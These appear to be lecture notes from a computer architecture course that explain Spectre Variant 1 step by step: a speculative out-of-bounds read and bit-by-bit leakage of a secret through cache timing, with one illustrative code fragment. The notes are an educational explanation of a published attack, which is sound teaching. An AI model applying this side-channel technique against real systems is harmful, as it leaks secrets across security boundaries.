


- We assign an out of bound index that takes \*p (and therefore s) to the secret place
- Execution happens because of speculation "branch taken" and therefore within the commit queues we have the message in S now but we can't read it because there was no commit
- To "read it", we do that bit by bit, through accessing some cache data. We know both rows X and X+1 are not in the cache, and try to call one of them through indexing in array B by using a bit of S
- Even though we are in speculative execution still, out-of-order will issue the memory call to the cache and queue it in the LSQ without being written to R.
- But we don't care, because that cache now will have either retrieved X or X+1 line. We determine that by classic probing / timing analysis for valid cache access later in the code and depending on the line that was already cached by the speculative execution of  $r = (B[16*(s&1)])$ ; we conclude if that bit of interest in the secret message was 1 or 0
- If the above is correct, we are therefore assuming that branch correction for the speculation will NOT occur before the cache request through  $r = (B[16*(s&1)])$ ;


This is Spectre Variant #1


## Student question


## Ch02-part2 slide 25:

